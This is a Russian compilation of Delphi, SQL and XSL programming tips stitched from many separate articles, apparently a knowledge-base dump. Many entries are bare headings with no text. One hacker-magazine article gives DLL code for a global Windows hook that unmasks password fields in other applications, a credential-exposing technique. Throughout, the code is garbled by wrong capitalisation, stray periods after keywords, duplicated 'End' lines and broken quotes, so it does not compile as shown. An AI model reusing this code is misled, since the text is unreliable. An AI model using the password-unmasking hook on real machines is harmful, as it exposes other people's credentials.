</rule>
После обработки этого фрагмента в выходной документ будет помещен элемент:
<a href="http://server/pages/article.html".
>Bugs report</a>
Выполнение инструкций
Другим способом помещения в выходной HTML- документ информации, являющейся результатом выполнения каких-либо операций JavaScript – сценариев является использовнаие инструкции <eval>;:
<rule>
<element type="articles">
<target-element type="article">
</element>
<tr><td><eval>childNumber(this)</eval></td><td>
<children/>
</td><tr>
</rule>
Метод childNumber в данном случае возвращает текущий номер дочернего элемента.
Определение функций и глобальных переменных
Аналогично тэгу <SCRIPT> в HTML, элемент <define-script> содержит функции и определения глобальных переменных. Обычно в XSL-документе определяется один элемент <define-script>, расположенный в самом начале.
<xsl>
<define-script>
<![CDATA[
Var fontSize=12;
Function getColor(elem){
Return elem.children.item("color",0).text;
// Возвращает содержимое дочернего элемента <color>
}]]>
</define-script>
<rule>
<target-element type = "flower">
<div background-color="=getColor(this)";
Font-size="=fontSize">
<children/>
</div>
</rule>
</xsl>
Если применить эти правила к такому фрагменту XML- документу:
<xml>
<flower>
Rose.
<color>red</color>
</flower>
, то на выходе HTML -документ будет содержать следующие элементы:
<div background-color="red"; font-size="12">
Необходимо отметить, что использование глобальных переменных в некоторых случаях может приводить к серьезным ошибкам, вызванным попытками одновременного к ним доступа. Поэтому рекомендуется использовать такие переменные только в качестве констант.
Использование Java Script для HTML.
Создавая шаблон HTML-документа, Вы можете указывать в нем практически любые элементы HTML, в том числе и блоки <SCRIPT>, внутри которых можно задавать любые конструкции Java Script, используя для этого область CDATA:
<xsl>
<rule>
<root/>
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JSCRIPT"><![CDATA[
Var ie4=((navigator.appName=="Microsoft Internet.
Explorer")&&(parseInt(navigator.appVersion) >= 4 ));
Function msover(){
If (ie4){
Event.srcElement.style.color="red";
Event.srcElement.style.cursor = "hand";
}
}
Function msout(){
If (ie4){
Event.srcElement.style.color="black";
Event.srcElement.style.cursor = "auto";
}
} ]]></SCRIPT>
</HEAD>
<BODY>
<children/>
</BODY>
</HTML>
</rule>
<rule>
<target-element type="chapter"/>
<DIV id='=tagName + formatNumber.
(childNumber(this),"1")'
Background-color="marron".
Onmouseover='="msover("+ tagName +
FormatNumber(childNumber(this),"1")+")"'
Onmouseout='="msout("+ tagName +
FormatNumber(childNumber(this),"1")+")"'
<children/>
</DIV>
</rule>
</xsl>
Если использовать эти правила для следующего XML- документа:
<contents>
<chapter>Part1</chapter>
<chapter>Part2</chapter>
<chapter>Part3</chapter>
</contents>
то в результате мы получим такой HTML-файл:
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JSCRIPT">
Var ie4=((navigator.appName=="Microsoft Internet.
Explorer")&&(parseInt(navigator.appVersion) >= 4 ));
Function msover(){
If (ie4){
Event.srcElement.style.color="red";
Event.srcElement.style.cursor = "hand";
}
}
Function msout(){
If (ie4){
Event.srcElement.style.color="black";
Event.srcElement.style.cursor = "auto";
}
}
</SCRIPT>
</HEAD>
<BODY>
<DIV id=''chapter1" onmouseover="msover("chapter1")"'
Onmouseout="msout("chapter1")"'
Part 1.
</DIV>
<DIV id=''chapter2" onmouseover="msover("chapter2")"'
Onmouseout="msout("chapter2")"'
Part 2.
</DIV>
<DIV id=''chapter3" onmouseover="msover("chapter3")"'
Onmouseout="msout("chapter3")"'
Part 3.
</DIV>
</BODY>
</HTML>
Встроенные функции XSL.
В завершении приведем список внутренних функций, которые можно использовать в JavaScript –сценариях, предназначенных для анализатора msxsl:
Ancestor(elementType, elem). Возвращает для текущего элемента ссылку на ближайший родительский элемент заданного типа. Если такого элемента нет или текущий элемент пустой, то возвращает null. ChildNumber(elem). Возвращает индекс текущего элемента в списке других дочерних элементов данного типа. AncestorChildNumber(). Возвращает номер ближайшего предка текущего элемента или null, если такового не существует Path(xsl). Возвращает массив, содержащий "путь" к текущему элементу - в каждую ячейку этого массива помещается цифровое значение, указывающее на количество элементов одинакового типа, находящихся на текущем уровне вложенности. Первым значением этого массива будет представлен корневой элемент, последним - текущий. Размер массива определяет глубину вложенности текущего элемента. HierarchicalNumberRecursive (elementType,elem). Метод, похожий на метод path, но возвращает только дочерние элементы FormatNumber(n,format). Возвращает строку - символьное представление номера(т.е. "один", "два" и т.д.). Возможно определение следующих форматов: "1" - 0,1,2,.. "01" - 01,02,03,... "a" - a,b,c,..z, aa, ab,..zz "A" - A,..,Z,AA, .. ZZ. FormatNumberList(list,format,separator). Возвращает строку, представляющую список, элементами которого являются символьные представления чисел
Источник: http://helper10.narod.ru/
©Drkb::03111.
Суперфункции MS Word and MS Excel (статья).
| Суперфункции MS Word and MS Excel (статья). |
Суперфункции
Так как многие разрабатываемые приложения формируют множество выходных отчетных форм для печати, то возможность формирования ими документов непосредственно в формате Word или Excel выгодно отличало бы их от своих аналогов.
Каждый, кто серьезно занимается разработкой программного обеспечения, заинтересован, чтобы его произведение пользовалось успехом у пользователей. Поэтому он вынужден удовлетворять постоянно растущие их требования к программному обеспечению. Не секрет, что большинство пользователей начинали свое знакомство с компьютером с изучения текстового редактора Word и электронных таблиц Excel. К тому же эти редакторы имеют огромные возможности и постоянно совершенствуются, они получили широкое распространение, для них написано сотни томов обучающей литературы, их изучают во всех учебных заведениях, и, самое главное, они - очень удобный инструмент для создания текстовых документов любой сложности. Отсюда простой вывод: большинство пользователей положительно воспримут тот факт, что ваша программа будет формировать выходные документы в формате Word или Excel.
Василий КОРНЯКОВ, www.kornjakov.ru, _kvn@mail.ru.
©Drkb::04365.
| Суперфункции EXCEL. |
Суперфункции EXCEL.
Многие программисты и пользователи очень часто предпочитают вместо Word использовать Excel, потому что он особенно удобен для формирования сложных табличных отчетов. Если вы работаете с правовыми информационными системами, то обратили внимание, что все шаблоны, особенно всевозможные налоговые декларации, выполнены в формате Excel. В этой статье начинаем создавать отчеты в Excel из приложений, разрабатываемых в Delphi.
При решении широкого круга задач Excel обладает преимуществами по отношению к Word. Основным является возможность работы с таблицами, базами данных, большее удобство и гибкость в отображении информации. Возможно поэтому все большее количество сложных документов выполняются в формате Excel. Если вы используете Excel для печати отчетов, то ваши программы приобретут свойства, которые выгодно будут отличать их от аналогов.
Обратимся к постановке задачи. Нам необходимо сформировать документ из прикладной программы на языке Delphi. Как это сделать? Табличный редактор Excel представляет собой COM-сервер и может получать и обрабатывать запросы от внешних программ. Все это позволяет организовать процесс управления и создания документа из внешних программ. Используя этот механизм, можно создать документ программно - так же, как это делается вручную (посредством меню, кнопок и клавиатуры), но гораздо быстрей и эффектней.
Основными объектами, к которым можно обращаться из внешних программ, являются Excel.Application и Excel.Sheet.8. Используя их, можно получить доступ к объектам документа, например, к ячейкам, рисункам, автофигурам и к свойствам самого Excel. Используя основные объекты, можно создать и обращаться к объектам, созданными внешними серверами OLE. Общая объектная модель Excel представляет древовидную структуру и имеет следующий общий вид:

Корневым объектом является Excel.Application. Коллекция Workbooks обеспечивает создание и доступ к любой книге, которая открыта в приложении. Объект Workbook, в свою очередь, содержит коллекцию Sheets, посредством которой можно создавать, удалять и получить доступ к листам документа. И конечный объект Range обеспечивает запись информации в ячейку. Кроме перечисленных, есть и другие объекты, которые будут рассмотрены в следующих частях статьи.
С чего можно начать программирование? Для начала создадим библиотеку, файл с расширением MyExcel.pas, и все функции для удобства будем размещать в ней. Определимся с набором необходимых функций. Самыми простыми и необходимыми являются следующие: активизация Excel, создание новой книги, открытие ранее созданной книги, отображение книги (книг) и приложения Excel, запись информации в ячейку, запись книги на диск и выход (закрытие книги и приложения). Для создания объекта Excel.Application используем переменную E типа variant и библиотеку ComObj.
Рассмотрим следующий фрагмент кода:
Code: Uses ComObj, Classes; Var E:variant; Function CreateExcel:boolean; Begin. CreateExcel:=true; Try. E:=CreateOleObject('Excel.Application'); Except. CreateExcel:=false; End; End; End;
Суперфункции:FAQ.
| Суперфункции:FAQ. |
Как и в любом деле, так и в процессе работы с созданной библиотекой функций формирования документов в Word, появились вопросы, на которые нужно найти ответы. Данная статья посвящена анализу поступившей информации и поиску ответов на вопросы читателей. Вопросы читателей показали, что материал по "Суперфункциям" интересен в практическом применении и нуждается в расширении и уточнении, что я пытаюсь сделать. Перехожу к вопросам и ответам.
| Строка в Win кодировке |
Code: -- Возвращает строку в WIN кодировке, на базе WIN_DOS_String(). -- dbo.DOS_WIN_STRING(expression). -- expression - строка в DOS кодировке. CREATE FUNCTION dbo.DOS_WIN_STRING. ( @ds VARCHAR(8000) -- строка в DOS кодировке. ) RETURNS VARCHAR(8000). AS. BEGIN. DECLARE @ss int, -- счетчик. @ws varchar(8000), -- WIN строка. @ls int, -- длина обр. строки. @os int -- код 1-го обраб-го символа. SET @ws='' SET @ls=LEN(@ds). SET @ss=0. WHILE @ss<@ls. BEGIN. SET @os=ASCII(SUBSTRING(@ds,1,1)). SET @ws=@ws+CASE. WHEN @os>=128 AND @os<=180 THEN CHAR(@os+64)-- 192.239. WHEN @os>=224 AND @os<=239 THEN CHAR(@os+16)-- 240.256. WHEN @os=240 THEN CHAR(168) --Ё. WHEN @os=241 THEN CHAR(184) --ё. ELSE CHAR(@os). END. SET @ss=@ss+1. SET @ds=SUBSTRING(@ds,2,LEN(@ds)-1). END. RETURN @ws. END.
| Сумма и количество прописью, работа с падежами |
| Сформировать штрихкод |
Code: /*возвращает строку для формирования штрихкода со стартовыми, Стоповыми символами и контрольной суммой по кодировке code128. Подсистемы B на входе строка, состоящая из цифр (если. Какой-то другой символ, то он обрабатывается как 0) */ CREATE FUNCTION dbo.getcode128. (@string as varchar(50) ). RETURNS varchar(50). AS. BEGIN. DECLARE @position int, @stringnew varchar(50), @sum int, @codestart int, @codestop int. SET @position = 1. SET @stringnew = '' Set @codestart=104. Set @codestop=106. Set @sum=@codestart. WHILE @position <= DATALENGTH(@string). BEGIN. SELECT @stringnew=@stringnew+SUBSTRING(@string, @position, 1), @sum=@sum+@position* (case when SUBSTRING(@string, @position, 1)='1' then 17 else. Case when SUBSTRING(@string, @position, 1)='2' then 18 else. Case when SUBSTRING(@string, @position, 1)='3' then 19 else. Case when SUBSTRING(@string, @position, 1)='4' then 20 else. Case when SUBSTRING(@string, @position, 1)='5' then 21 else. Case when SUBSTRING(@string, @position, 1)='6' then 22 else. Case when SUBSTRING(@string, @position, 1)='7' then 23 else. Case when SUBSTRING(@string, @position, 1)='8' then 24 else. Case when SUBSTRING(@string, @position, 1)='9' then 25 else. 16. End. End. End. End. End. End. End. End. End). SET @position = @position + 1. END. Set @stringnew=dbo.code128toWin(@codestart)+@stringnew+dbo.code128toWin(@sum-@sum/103*103)+dbo.code128toWin(@codestop). Return (@stringnew). END.
| Notebook как контейнер для форм |
Автор: Neil.
| Сущность ООП |
Одна из вещей, которую вы могли бы захотеть реализовать - пользовательский интерфейс, предоставляющий доступ к файлу персональных данных. ООП предоставляет вам безусловно лучшие механизмы для его хранения, создания, и эксплуатации, делая эти вещи понятными и легкими для понимания.
| Увеличение ячейки TStringGrid при увеличении числа строк |
Автор: Пётр Соболь
| Увеличение значения указателя |
Code: { **** UBPFD *********** by delphibase.endimus.com **** >> Увеличение значения указателя. Конвертирует указатель в Cardinal, увеличиваем значение адреса, И конвертирует обратно в указатель, который и возвращает. Внимание, функция не выделяет никаких блоков памяти, Она просто работает с указателем. Зависимости: System. Автор: Григорий Ситнин, gregor@gregor.ru, Москва. Copyright: Григорий Ситнин, 2003. Дата: 8 июля 2003 г. ***************************************************** } Function IncPtr(APointer: pointer; AHowMuch: cardinal = 1): pointer; Begin. //*** Конвертируем указатель в Cardinal, увеличиваем значение адреса, //*** и конвертируем обратно в указатель, который и возвращаем. //**! Внимание, функция не выделяет никаких блоков памяти, //**! она просто работает с указателем. Result := Ptr(cardinal(APointer) + AHowMuch); End; Пример использования: {$APPTYPE CONSOLE}. Program testptr; Uses SysUtils, uIncPtr; //*** Модуль uIncPtr содержит функцию IncPtr. Var. Ptr1, ptr2: pointer; Begin. Ptr1 := AllocMem(255); Ptr2 := incptr(ptr1, 10); Writeln('ptr1 : ', cardinal(ptr1)); //*** Напечатать увеличенный на 10 указатель ptr1. Writeln('ptr2 (+10): ', cardinal(ptr2)); FreeMem(ptr1, 255). End.
Таблица NetBIOS-имен удаленных компьютер.
| Таблица NetBIOS-имен удаленных компьютер |
Code: //////////////////////////////////////////////////////////////////////////////// // // **************************************************************************** // * Unit Name : Unit1. // * Purpose : Демо получение информации NETBIOS именах компьютера. // (аналог nbtstat -a). // * Author : Александр (Rouse_) Багель. // * Version : 1.00. // **************************************************************************** // Unit Unit1; Interface. Uses. Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, Nb30, StdCtrls; Type. TNetbiosInfo = record. AdapterStatus: TAdapterStatus; NameBuffer: Array [0..30] of TNameBuffer; End; TForm1 = class(TForm). Edit1: TEdit; Button1: TButton; Memo1: TMemo; Procedure Button1Click(Sender: TObject); Private. Procedure GetNetBiosNames(const Addr: String); End; Var. Form1: TForm1; Implementation. {$R *.dfm}. Procedure TForm1.GetNetBiosNames(const Addr: String); Var. NCB: TNCB; Enum: TLanaEnum; NetbiosInfo: TNetbiosInfo; I, A: Integer; Ends: Byte; Begin. FillChar(NCB, SizeOf(TNCB), #0); NCB.ncb_command := Char(NCBENUM); NCB.ncb_buffer := @Enum; NCB.ncb_length := SizeOf(TLanaEnum); If Netbios(@NCB) = Char(NRC_GOODRET) then. For I := 0 to Integer(Enum.length) - 1 do. Begin. FillChar(NCB, SizeOf(TNCB), #0); NCB.ncb_lana_num := Enum.lana[I]; NCB.ncb_command := Char(NCBRESET); If Netbios(@NCB) = Char(NRC_GOODRET) then. Begin. FillChar(NetbiosInfo, SizeOf(TNetbiosInfo), #0); NCB.ncb_command := Char(NCBASTAT); Move(Addr[1], NCB.ncb_callname[0], Length(Addr)); NCB.ncb_buffer := @NetbiosInfo; NCB.ncb_length := SizeOf(TNetbiosInfo); If Netbios(@NCB) = Char(NRC_GOODRET) then. For A := 0 to NetbiosInfo.AdapterStatus.name_count - 1 do. Begin. Ends := Byte(NetbiosInfo.NameBuffer[A].name[NCBNAMSZ - 1]); NetbiosInfo.NameBuffer[A].name[NCBNAMSZ - 1] := #32; Memo1.Lines.Add(Format('%s <%s>', [String(NetbiosInfo.NameBuffer[A].name), IntToHex(Ends, 2)])); End; End; End; End; Procedure TForm1.Button1Click(Sender: TObject); Begin. GetNetBiosNames(Edit1.Text); End; End.
Взято из http://forum.sources.ru.
Автор: Rouse_
©Drkb::03324.
| Убрать зазубринки при рисовании линий |
При рисовании линии, особенно под маленьким углом, хорошо различимы отдельные точки. Для устранения этого недостатка я использую уменьшение изображения, как в предыдущем совете.
Убрать ScrollBars от TTreeView.
| Убрать ScrollBars от TTreeView. |
Code: Uses CommCtrl; Procedure tNoScrollbarsTreeview.createparams(var params: TCreateParams); Begin. Inherited; Params.style := params.style or TVS_NOSCROLL; End;
©Drkb::00637.
| Удаление из файла элементов HTML. |
Как-то раз пришлось решить задачу удаления из файла элементов HTML таких, как, например, ненужные ссылки, и в то эе время преобразования возврата каретки в HTML параграфы, знаков табуляции в пробелы и т.д. В результате соответственно должен был получиться новый HTML документ.
| Удаление ненужных подстрок из строки |
| Удаление пробелов в начале строки |
| Увидеть пароль скрытый за звёздочками |
Создание и использование DLL:
Благодаря твоим просьбам и запросам из HackFaq мне приходится отходить от плана согласованного с главредом. С одной стороны, ты толкаешь меня под окровавленный кровью авторов Х нож главреда. С другой стороны ты мне усложняешь жизнь по самые «не хочу». В любом случае, ничего хорошего. Если так пойдёт и дальше, то на ноже SinTEZа появится моя свежая кровь. И следующий репортаж о кодинге мне придётся вести уже из морга.
Но что поделаешь. Сегодня мне приходится корректировать свой план и выполнять твои просьбы. В этом номере обе статьи кодинга построены по самым многочисленным просьбам.
Эта статья отвечает на наиболее часто задаваемый вопрос из HackFaq: «Как увидеть пароль спрятанный под звёздочками?». Для этого есть куча разных прог. Но мы же с тобой совместимые челы, поэтому не юзаем чужие творения. Вот поэтому мы создадим такую прогу сами. Тем более, что сам попросил объяснить, как это работает.
Шкодинг:
Для этого примера я написал DLL файл, который будет сейчас расписан перед твоими глазами. Ничего особо визуального мы сегодня делать не будем. Только кодинг и ничего больше. Кстати, я уже перешёл на Delphi 6, так что все исходники теперь будут писаться в нём. Если ты до сих пор застрял в Delphi 5, то бегом на рынок за свеженьким диском.
Для начала создадим новый проект. Но не тот, который использовали до этого, а проект DLL библиотеки. Для этого выбирай меню File->New->Other … (для Delphi 5 это просто File->New). Перед тобой откроется окно. Найди здесь пункт DLL Wizard и дважды кликни по нему. Delphi создаст пустой проект DLL библиотеки. Сразу нажми пимпу «Save», чтобы сохранить проект. В качестве имени введи «hackpass», это же и будет именем dll файла.
Теперь сотри весь текст, который написал Delphi и напиши:
Code: Library hackpass; Uses Windows, Messages; Var. SysHook : HHook = 0; Wnd : Hwnd = 0; Function SysMsgProc(code : integer; wParam : word; LParam : longint) : longint; stdcall; Begin. // Передать сообщение другим ловушкам в системе. CallNextHookEx(SysHook, Code, wParam, lParam); // Проверяю сообщение. If code = HC_ACTION then. Begin. // Получаю идентификатор окна сгенерировавшего сообщение. Wnd := TMsg(Pointer(lParam)^).hwnd; // Проверяю тип сообщения. // Если была нажата левая кнопка мыши. // и удержана кнопка Control, то … If TMsg(Pointer(lParam)^).message = WM_LBUTTONDOWN then. If ((TMsg(Pointer(lParam)^).wParam and MK_CONTROL) = MK_CONTROL) then. Begin. // Убрать в окне отправившем сообщение зв?здочки. SendMessage(Wnd, em_setpasswordchar, 0, 0); // Перерисовать окно. InvalidateRect(Wnd, nil, true); End; End; End; // Процедура запуска. Procedure RunStopHook(State : Boolean) export; stdcall; Begin. // Если State = true, то... If State=true then. Begin. // Запускаем ловушку. SysHook := SetWindowsHookEx(WH_GETMESSAGE, @SysMsgProc, HInstance, 0); End. Else// Иначе. Begin. // Отключить ловушку. UnhookWindowsHookEx(SysHook); SysHook := 0; End; End; Exports RunStopHook index 1; Begin. End.
| Удалить временную таблицу по имени |
Причём не выдавать ошибку если такой таблицы нет.
Удалить данные из таблицы и обнулить автоинкремент.
| Удалить данные из таблицы и обнулить автоинкремент |
Code: Truncate Table MyTable.
©Drkb::02801.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Удалить прилинкованный сервер |
Code: EXEC sp_dropserver @LinkedServerName, 'droplogins'
©Drkb::02857.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
Такие разные инсталляторы.
| Такие разные инсталляторы |
Такие разные инсталляторы
Конечный пользователь — нежен и привередлив, ему приятно, когда программа сама устанавливается на его компьютер и радостно сообщает о своей готовности к работе
Поговорим о верных помощниках разработчика — инсталляторах, программах, которые умеют создавать дистрибутив приложения. Дистрибутивы обычно занимаются установкой приложения на компьютер пользователя, а в случае необходимости — переустановкой или удалением.
Для сравнения инсталляторов воспользуемся приложением Ins — это простенький текстовый редактор, за 10 минут созданный в MS Visual C++, MFC. Он состоит из двух файлов: C:\InS.src\ins.exe и C:\InS.src\mfc42.dll. Чтобы корректно установить его на другой компьютер, нужно:
1. скопировать исполняемый файл ins.exe на жесткий диск;
1. скопировать в системный каталог Windows файл библиотеки MFC mfc42.dll;
1. прописать в системном реестре каталог установки и текущий каталог редактора;
1. создать каталог С:\Мои документы — текущий каталог редактора по умолчанию;
1. создать ярлык для запуска Ins на рабочем столе и в меню Пуск => Программы панели задач.
Несмотря на то что опытный программист может проделать это без посторонней помощи, давайте все же проследим, как с этой задачей справятся различные инсталляторы.
Семейство InstallShield.
Одним из гигантов производства инсталляторов (причем гигантов в мировом масштабе) признана компания InstallShield. На ее сайте (http://www.installshield.com) представлена целая линейка этих продуктов — различных по сложности и стоимости (кстати, после регистрации можно получить пробную 30-дневную версию:
· InstallShield Developer (поддержка распараллеленной установки, интеграция с Visual Studio .NET, создание патчей, визуальный редактор диалогов, контроль исходного кода);
· InstallShield Professional (скриптовый язык, средства отладки, многочисленные настройки пользовательского интерфейса, возможность создания дистрибутивов под Web);
· InstallShield Express — облегченная версия, простая в использовании, поставляется с Delphi 5 и Visual Studio 6;
· InstallShield MultiPlatform (поддержка Linux, Solaris, HP-UX, AIX, OS/2, Windows и OS/400, функционирование на основе Java VM);
· InstallShield AdminStudio (системное администрирование, управление рабочим процессом, разрешение конфликта приложений, поддержка модулей MSI (Microsoft Installer));
· InstallShield DemoShield — средство создания итерактивных презентаций, каталогов на компакт-диске;
· InstallShield Update Service — инструмент для создания и управления обновлениями программного обеспечения на компьютерах клиентов;
· InstallShield Package for the Web — средство для распространения приложений через интернет, для доставки и цифровой подписи интернет-модулей.
InstallShield for Windows Installer.
Среди разработчиков особую популярность приобрел InstallShield for Windows Installer. У этого продукта понятный интерфейс, подсказки на каждом шагу, да и занимает он на жестком диске всего 66 Mб.
Мастера в InstallShield for Windows Installer удобны и продвинуты; кроме того, предусмотрена возможность изменения настроек дистрибутива в следующих секциях раздела Workspace:
· Project (общие настройки проекта, пути, переменные проекта, строковые ресурсы инсталлятора);
· Setup Design (файлы, включенные в проект, пути реестра, ярлыки, регистрация COM-объектов и типов файлов, управление службами Windows NT);
· Sequences (последовательность инсталляции);
· Actions/Scripts (комментарии к действиям, добавление скриптов);
· User Interface (настройка интерфейса: диалогов и сообщений);
· Release — результат (дистрибутивы и log-файлы их создания; подстройка под физический носитель (сеть, компакт-диск), посредством которого будет распространяться приложение; языки интерфейса).
Мастер (wizard) создания дистрибутива (кстати, достаточно длинный: 11 шагов, в каждом из которых несколько настроек) справился с поставленной задачей. Дистрибутив InS занял 872 Mб (с компрессией, без модулей MSI).
InstallShield Professional.
Наиболее весомое (267 Mб в полной установке) и наиболее сложное средство создания дистрибутивов. InstallShield Professional 6.2 имеет собственный скриптовый язык, большое количество настроек и предназначен для создания дистрибутивов крупных корпоративных приложений.
При создании нового проекта основную работу (как и в случае с предыдущим продуктом) можно поручить мастеру — для обычного проекта или для проекта Visual Basic. Мастер задаст много вопросов, потом немного попыхтит и, в конце концов, покажет проект инсталляции, скомпилировав который, мы и получим дистрибутив.
На левой панели InstallShield Professional видны семь вкладок, каждая из которых отвечает за свою группу настроек инсталляции:
· Scripts — здесь находится основной скрипт процесса инсталляции — файл setup.rul, который можно создать с помощью мастера, а после редактировать вручную, отлаживать и компилировать. Скриптовый язык InstallShield немного похож на VB, но вполне поддается пониманию;
· File Groups — на этой вкладке в проект добавляются файлы: исполняемые, библиотеки, файлы помощи и примеров;
· Components — здесь перечислены компоненты проекта. Они обязательно должны включать группы файлов из предыдущего раздела;
· Setup Types — тут описываются типы установки (компактная, обычная, пользовательская) и то, какие компоненты из предыдущего раздела включаются в каждый тип установки;
· Setup Files — здесь перечислены файлы, включенные в инсталляцию, настраиваются зависимости от операционной системы и языка. Тут же можно отредактировать или заменить заставку;
· Resources — ресурсные файлы инсталляции: таблица переменных проекта (для каждого языка своя), записи в реестр, включение в меню Пуск => Программы => Автозагрузка, добавление объектов различных сред исполнения;
· Media — на этой вкладке находится результат нашей работы: дистрибутив, файлы журнала и отчета. Широко варьируется способ распространения дистрибутива: на компакт-диске, дискетах 3,5", через интернет и пр.
Размер дистрибутива InS занял 2 Mб.
Wise InstallMaster.
Wise InstallMaster 8.1 — произведение компании Wise Solutions (http://www.wise.com) — обладает не меньшей функциональностью, чем предыдущий продукт. Однако его интерфейс более понятен простому человеку.
Процесс создания дистрибутива разбит на 6 этапов:
1. files and components — задается список файлов и компонент, составляющих наше приложение. В этом разделе нужно указать, откуда и какие файлы помещать в дистрибутив, куда их класть при инсталляции. Задаются также настройки для патчей, деинсталляции, шрифтов, сред исполнения (runtime) Visual Basic, Visual Foxpro, BDE, Crystall Reports, Windows и баз данных;
1. system additions — в этом разделе задаются настройки для иконок, ключей реестра, INI-файлов и регистрации типов файлов Windows. Здесь же добавляются службы Windows NT и устройства Windows 3.1х и 9х, необходимые для работы приложения. Кроме того, задаются изменения, которые необходимо добавить в файлы autoexec.bat и config.sys, а также информация о том, в каком каталоге создавать log-файл инсталляции нашего приложения;
1. user system checks — этот раздел отвечает за системные требования нашего приложения к компьютеру пользователя и ранее установленные версии нашего приложения;
1. wizard appearance — в этом разделе описывается, как будет выглядеть процесс инсталляции. Редактированию поддаются фон и диалоговые окна, можно добавить свою рекламу, которая будет показываться в процессе инсталляции;
1. advanced functionality — в раздел включены возможности защиты дистрибутива паролем, online-регистрации и поддержки Windows CE;
1. finish — здесь указывается, в каком виде будет создан дистрибутив (в одном файле или в нескольких), и создавать ли CAB-файл. В этом же разделе находятся настройки для распространения приложения через интернет, контроля версий и специальные настройки для установки и удаления в Windows 2000.
Скрипт создания дистрибутива в Wise можно редактировать.
Дистрибутив приложения InS, созданный в Wise, занял 600 Kб.
Следует заметить, что с сайта компании-изготовителя можно загрузить не только 30-дневную демонстрационную версию инсталлятора под Windows, но и надстройки для нескольких сред исполнения (runtime) и руководство пользователя. Дистрибутив Wise InstallMaster 8.1 занимает 9 Мб, а после установки на жесткий диск — 15,5 Мб.
Inno Setup.
Далее в нашем хит-параде — Inno Setup. Это небольшой (1,1 Мб — дистрибутив, 2 Мб — в установке), но очень шустрый (а главное, бесплатный) продукт. Разработчик — Jordan Russel (http://www.jrsoftware.org/isdl.php).
Inno Setup может стать хорошим решением для распространения совсем простых программ. Имеет 2 режима — мастер установки и редактирование скрипта. Позволяет показать файл лицензии, добавить ярлык нашей программы в меню Пуск и на рабочий стол, запустить программу после установки, но не может работать с реестром.
За 2 минуты (в нем действительно просто разобраться!) Inno Setup создал файл setup.exe — дистрибутив нашей программки размером 700 Кб. Но, к сожалению, он справился не со всеми пунктами поставленной задачи.
Quick Install Maker 2000.
Программа компании MJK Software Writers, Inc (http://www.mjksw.com) сразу очаровывает приятным и нестандартным интерфейсом. Большие и с красивыми рисунками кнопки расположены удобно; ничего лишнего (кроме назойливых приглашений зарегистрироваться) нет. Четыре правые кнопки отвечают за следующие аспекты создания инсталляции:
· Main Screen — настройка внешнего вида инсталляции нашего приложения: фон или изображение на экране, надписи, а также начальные параметры установки;
· Install Files — включение в инсталляцию файлов, добавление ярлыков на рабочий стол и в меню Пуск * Программы;
· INI\REG — добавление ключей реестра или INI-файла, строк в файлы autoexec.bat и config.sys;
· Disk Builder — создание дистрибутива, его архивирование и копирование на дискеты.
Демо-версия QIM2000, которую можно загрузить с сайта производителя, весит 2,2 Мб, а установка программы занимает 2,8 Мб.
Дистрибутив InS занял 754 Kб, с поставленной задачей справился полностью. Правда, при установке несколько раз сообщил о том, что он не зарегистрирован и вообще является демо-версией.
Конечно, инсталляторов существует намного больше, чем рассмотрено в этой статье. Бесплатные и условно-бесплатные продукты различных компаний и отдельных разработчиков можно загрузить с сервера SoftArea.ru (http://www.softarea.ru/cgi-bin/show.pl?70) или SoftPC.ru (http://www.softpc.ru/cgi-bin/cat.cgi?id=3&cat=1514). Если уж на то пошло, инсталлятор можно написать самостоятельно.
2004.06.23 Автор: Татьяна Михно http://www.cpp.com.ua.
©Drkb::04541.
Файловая система NTFS (статья).
| Файловая система NTFS (статья). |
Файловая система NTFS.

Операционные системы Microsoft семейства Windows NT нельзя представить без файловой системы NTFS - одной из самых сложных и удачных из существующих на данный момент файловых систем. Данная статья расскажет вам, в чем особенности и недостатки этой системы, на каких принципах основана организация информации, и как поддерживать систему в стабильном состоянии, какие возможности предлагает NTFS и как их можно использовать обычному пользователю.
Часть 1. Физическая структура NTFS.
Начнем с общих фактов. Раздел NTFS, теоретически, может быть почти какого угодно размера. Предел, конечно, есть, но я даже не буду указывать его, так как его с запасом хватит на последующие сто лет развития вычислительной техники - при любых темпах роста. Как обстоит с этим дело на практике? Почти так же. Максимальный размер раздела NTFS в данный момент ограничен лишь размерами жестких дисков. NT4, правда, будет испытывать проблемы при попытке установки на раздел, если хоть какая-нибудь его часть отступает более чем на 8 Гб от физического начала диска, но эта проблема касается лишь загрузочного раздела.
Лирическое отступление. Метод инсталляции NT4.0 на пустой диск довольно оригинален и может навести на неправильные мысли о возможностях NTFS. Если вы укажете программе установки, что желаете отформатировать диск в NTFS, максимальный размер, который она вам предложит, будет всего 4 Гб. Почему так мало, если размер раздела NTFS на самом деле практически неограничен? Дело в том, что установочная секция просто не знает этой файловой системы :) Программа установки форматирует этот диск в обычный FAT, максимальный размер которого в NT составляет 4 Гбайт (с использованием не совсем стандартного огромного кластера 64 Кбайта), и на этот FAT устанавливает NT. А вот уже в процессе первой загрузки самой операционной системы (еще в установочной фазе) производится быстрое преобразование раздела в NTFS; так что пользователь ничего и не замечает, кроме странного "ограничения" на размер NTFS при установке. :).
Структура раздела - общий взгляд
Как и любая другая система, NTFS делит все полезное место на кластеры - блоки данных, используемые единовременно. NTFS поддерживает почти любые размеры кластеров - от 512 байт до 64 Кбайт, неким стандартом же считается кластер размером 4 Кбайт. Никаких аномалий кластерной структуры NTFS не имеет, поэтому на эту, в общем-то, довольно банальную тему, сказать особо нечего.
Диск NTFS условно делится на две части. Первые 12% диска отводятся под так называемую MFT зону - пространство, в которое растет метафайл MFT (об этом ниже). Запись каких-либо данных в эту область невозможна. MFT-зона всегда держится пустой - это делается для того, чтобы самый главный, служебный файл (MFT) не фрагментировался при своем росте. Остальные 88% диска представляют собой обычное пространство для хранения файлов.
